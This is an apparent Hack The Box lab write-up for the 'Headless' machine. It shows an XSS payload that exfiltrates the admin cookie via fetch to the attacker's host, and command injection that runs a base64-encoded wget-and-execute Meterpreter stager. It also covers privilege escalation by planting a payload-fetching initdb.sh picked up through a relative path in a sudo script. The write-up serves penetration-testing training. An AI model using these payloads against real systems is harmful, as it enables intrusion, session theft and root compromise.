


Headless



IP: 10.129.239.74

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Headless
cd ~/HTB/Boxes/Headless

# Open a tmux session
tmux new -s Headless

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Headless
workspace Headless
setg WORKSPACE Headless
setg LHOST 10.10.15.2
setg LPORT 1337
setg RHOST 10.129.239.74
setg RHOSTS 10.129.239.74
setg SRVHOST 10.10.15.2
setg SRVPORT 9000
use multi/handler
run -j
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A -T5 --open 10.129.239.74 -oN Headless.nmap
```

Hosts

```
Hosts
=====
address          mac          name          os_name       os_flavor     os_sp         purpose
-----
10.129.239.74    Linux       server
```

Services

```
Services
```

host	port	proto	name	state	info
10.129.239.74	22	tcp	ssh	open	OpenSSH 9.2p1 Debian 2
10.129.239.74	5000	tcp	upnp	open	

Gaining Access

My nmap scan and HTTP curl requests return HTML output for the website and a Cookie called **is_admin** and the backend is Python version 3.11.2 Werkzeug 2.2.2

LINK: <http://10.129.172.223:5000>

```
# Commands Executed
curl 10.129.172.223:5000 -I
```

There is a cookie labeled is_admin that may be the beginning of a JWT token which I interpret from the period between multiple base64 values

Screenshot Evidence

```
Request
Pretty Raw Hex
1 GET /support HTTP/1.1
2 Host: headless.htb:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://headless.htb:5000/
9 Cookie: is_admin=InVzZXIi.uAlmXLTvm8vyihjNaPDWnvB_Zfs
10 Upgrade-Insecure-Requests: 1
11
```

I went to <https://jwt.io> and decoded it to discover it is and the value in my token is "user"

Note that "==" padding in the base64 must be omitted as per <https://tools.ietf.org/html/rfc7515#section-2>

Screenshot Evidence

```
InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs|
```

HEADER: ALGORITHM & TOKEN TYPE
"user"
PAYLOAD: DATA
"\tf^T\u0018h.e"

The base64 value after the period is an encrypted string that provides integrity for the token. Without a trusted certificate public and private key I will not be able to change this data on my own.

The page is under construction and has a support page which submits POST requests containing post data
LINK: <http://headless.htb:5000/support>

In the form I attempted an XSS injection to see what would happen

Screenshot Evidence

```
Request
Pretty Raw Hex
1 POST /support HTTP/1.1
2 Host: headless.htb:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 94
9 Origin: http://headless.htb:5000
10 Connection: close
11 Referer: http://headless.htb:5000/support
12 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14
15 fname=tobor&lname=tobor&email=tobor%40headless.htb&phone=1231231234&message=%3Calert%28%29%3E
```

This returned a new page "Hacking Attempt Detected"

Screenshot Evidence

Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

```
Method: POST
URL: http://headless.htb:5000/support
Headers: Host: headless.htb:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Origin: http://headless.htb:5000
Connection: close
Referer: http://headless.htb:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
```

I next attempted an XSS injection that would grab the document.cookie on error of an image load. This uses the javascript document model object to return the cookie property. The javascript fetch command is meant to send an HTTP request to my self hosted HTTP server at http://10.10.15.2/is_admin=<cookie value here>

Start a web server to catch the request

```
# Start Python web server
python3 -m http.server 80
```


Send a POST request using the below POST data

```
fname=toborFirst&lname=toborLast&email=tobor%40headless.htb&phone=1231231234&message=Testing;<img src=x
onerror=fetch('http://10.10.15.2/'+document.cookie);>
```

I sent the POST data in the text box above and returned a new cookie value

```
/is_admin=lmFkbWlulg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
```

Screenshot Evidence Request



Screenshot Evidence Results

```

(tobor@kali)-[~/HTB/Boxes/Headless]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.15.2 - - [25/Mar/2024 12:02:56] "GET / HTTP/1.1" 200 -
10.129.239.74 - - [25/Mar/2024 12:03:19] code 404, message File not found
10.129.239.74 - - [25/Mar/2024 12:03:19] "GET /is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 404 -

```

Using Firefox Cookie Manager I modified the Cookie to use the returned is_admin value

Screenshot Evidence

Details

Domain	headless.htb
First-Party	
Name	is_admin
Value	ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
JRL	B64

I refreshed the page but nothing was different.

I ran a fuzz looking a new URI and found **/dashboard**

```

# Command Executed
ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://headless.htb:5000/FUZZ

```

Screenshot Evidence

```
(tobor@kali)-[~/HTB/Boxes/Headless]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://


          _____
         /  _  /  _  /
        /  /  /  /  /
       /  /  /  /  /
      /  /  /  /  /
     /  /  /  /  /
    /  /  /  /  /
   /  /  /  /  /
  /  /  /  /  /
 /  /  /  /  /
/  /  /  /  /

v2.1.0-dev

:: Method      : GET
:: URL         : http://headless.htb:5000/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/comm
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

dashboard      [Status: 500, Size: 265, Words: 33, Lines: 6, Durat
support        [Status: 200, Size: 2363, Words: 836, Lines: 93, Du
```

I set my Cookie again and reloaded the dashboard URL which successfully authenticated me as the admin
Screenshot Evidence



There is nothing much here other than a button that says "Generate Report"
The button submits a POST request to /dashboard containing the date

Screenshot Evidence

Request

Pretty Raw Hex

```
1 POST /dashboard HTTP/1.1
2 Host: headless.htb:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/
  Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://headless.htb:5000
10 Connection: close
11 Referer: http://headless.htb:5000/dashboard
12 Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
13 Upgrade-Insecure-Requests: 1
14
15 date=2023-09-15
```

I sent the request to Repeater in Burpsuite and attempted to inject a command in the POST data and was successful

```
date=2023-09-15;pwd
```

Screenshot Evidence

```
</div>
<div id="output-container">
  <div id="output-content" style=
    border-radius: 5px;">
    Systems are up and running!
    /home/dvir/app
```

I started a listener

```
# Metasploit Way for Meterpreter
use multi/scripts/web_delivery
set SRVHOST 10.10.15.2
set SRVPORT 9000
set LHOST 10.10.15.2
set LPORT 1337
set target Linux
set payload linux/x86/meterpreter/reverse_tcp
run -j
# This generated the command
wget -q0 tr12y3kt --no-check-certificate http://10.10.15.2:9000/6Z3U9n0Amx; chmod +x tr12y3kt; ./tr12y3kt&
disown
# Base64 encode the above command
hURL -B 'wget -q0 tr12y3kt --no-check-certificate http://10.10.15.2:9000/6Z3U9n0Amx; chmod +x tr12y3kt; ./
tr12y3kt& disown'
# RESULTS
d2dldCAtcU8gdHIxMnkza3QgLS1uby1jaGVjay1jZXJ0aWZpY2F0ZSBodHRwOi8vMTAuMTAuMTUuMj05MDAwLzZaM1U5bjBBbXg7IGNobW9kIC-
t4IHRYMTJ5M2t00yAuL3RyMTJ5M2t0JiBkaXNvd24=
# Inject the below value to execute the base64 decoded
echo
d2dldCAtcU8gdHIxMnkza3QgLS1uby1jaGVjay1jZXJ0aWZpY2F0ZSBodHRwOi8vMTAuMTAuMTUuMj05MDAwLzZaM1U5bjBBbXg7IGNobW9kIC-
t4IHRYMTJ5M2t00yAuL3RyMTJ5M2t0JiBkaXNvd24=|base64 -d|bash
```

```
# Netcat Way
nc -lvnp 1337
```

I sent a reverse shell request in my POST data and opened a reverse shell connection

```
date=2023-09-15;echo
d2dldCAtcU8gdHlxMnkza3QgLS1uby1jaGVjay1jZXJ0aWZpY2F0ZSBodHRwOi8vMTAuMTAuMTUuMjo5MDAwLzZaM1U5bjBBbXg7IGNobW9kICt4IHRyMTJ5M2t0OyAuL3RyMTJ5M2t0jBkaXNvd24=|base64 -d|bash
```

Screenshot Evidence

```
msf6 exploit(multi/script/web_delivery) >
[*] 10.129.239.74 web_delivery - Delivering Payload (207 bytes)
[*] Sending stage (1017704 bytes) to 10.129.239.74
[*] Meterpreter session 1 opened (10.10.15.2:1337 → 10.129.239.74:39686)
```

I was then able to read the user flag

```
# Command Executed
cat ~/user.txt
# RESULTS
264f21cca1fc532286c5905b782a001a
```

Screenshot Evidence

```
meterpreter > shell
Process 6498 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
dvir@headless:~/app$ cat ~/user.txt
cat ~/user.txt
264f21cca1fc532286c5905b782a001a
dvir@headless:~/app$ id
id
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
dvir@headless:~/app$ hostname
hostname
headless
dvir@headless:~/app$ hostname -I
hostname -I
10.129.239.74 dead:beef::250:56ff:feb0:4e51
dvir@headless:~/app$ |
```


USER FLAG: 264f21cca1fc532286c5905b782a001a

PrivEsc

In my enumeration I checked my sudo permissions and discovered I can execute /usr/bin/syscheck without a password as root

```
# Commands Executed
python3 -c 'import pty;pty.spawn("/bin/bash")'
sudo -l
sudo /usr/bin/syscheck
```

Screenshot Evidence




```
User dvir may run the following commands on headless:
(ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~/app$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 2.0G
System load average: 0.06, 0.06, 0.01
Database service is not running. Starting it ...
dvir@headless:~/app$ cat /usr/bin/syscheck
```

I checked permissions on the file to see if I can simply modify it but I am not able too

```
# Command Executed
ls -la /usr/bin/syscheck
```

Screenshot Evidence



```
dvir@headless:~/app$ ls -la /usr/bin/syscheck
ls -la /usr/bin/syscheck
-r-xr-xr-x 1 root root 768 Feb  2 16:11 /usr/bin/syscheck
dvir@headless:~/app$
```

In reading the script the author missed adding an absolute path for initdb.sh

```
# Command Executed
cat /usr/bin/syscheck
```

Screenshot Evidence

```

dvir@headless:~/app$ cat /usr/bin/syscheck
cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
    exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name
formatted_time=$(/usr/bin/date -d "@$last_modif
/usr/bin/echo "Last Kernel Modification Time: $

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'M
/usr/bin/echo "Available disk space: $disk_spac

load_average=$(/usr/bin/uptime | /usr/bin/awk -
/usr/bin/echo "System load average: $load_avera

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null;
    /usr/bin/echo "Database service is not running"
    ./initdb.sh 2>/dev/null

```

If pgrep does not return a result it starts the database using ./initdb.sh

Screenshot Evidence

```

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null;
    /usr/bin/echo "Database service is not running"
    ./initdb.sh 2>/dev/null
else
    /usr/bin/echo "Database service is running"
fi

```

I copied the web_delivery generated command I executed in my POST request and added it into my own created file initdb.sh in my local directory

The PWD is going to be checked and used to execute initdb.sh and will execute my shell. The initdb.sh file needs to be executable to run

```

# Command Executed
echo 'wget -q0 zKtElmvx --no-check-certificate http://10.10.15.2:9000/8Chltgre; chmod +x zKtElmvx; ./zKtElmvx&disown' > initdb.sh
chmod +x initdb.sh

```

I executed the sudo command and caught a shell

```

# Commands Executed
sudo /usr/bin/syscheck

```

Screenshot Evidence

```
dvir@headless:~/app$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 2.0G
System load average: 0.01, 0.12, 0.08
Database service is not running. Starting it ...

[*] 10.129.239.74 web_delivery - Delivering Payload (207 bytes)
dvir@headless:~/app$ [*] Sending stage (1017704 bytes) to 10.129.239.74
[*] Meterpreter session 2 opened (10.10.15.2:1338 → 10.129.239.74:5555)
```

I was then able to read the root flag

```
# Commands Executed
cat /root/root.txt
# RESULTS
f26e1aa799f0019aa8a9d6a5edfb7935
```

Screenshot Evidence

```
meterpreter > shell
pytProcess 6642 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@headless:/home/dvir/app# cat /root/root.txt
cat /root/root.txt
f26e1aa799f0019aa8a9d6a5edfb7935
root@headless:/home/dvir/app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@headless:/home/dvir/app# hostname
hostname
headless
root@headless:/home/dvir/app# hostname -I
hostname -I
10.129.239.74 dead:beef::250:56ff:feb0:4e51
```

ROOT FLAG: f26e1aa799f0019aa8a9d6a5edfb7935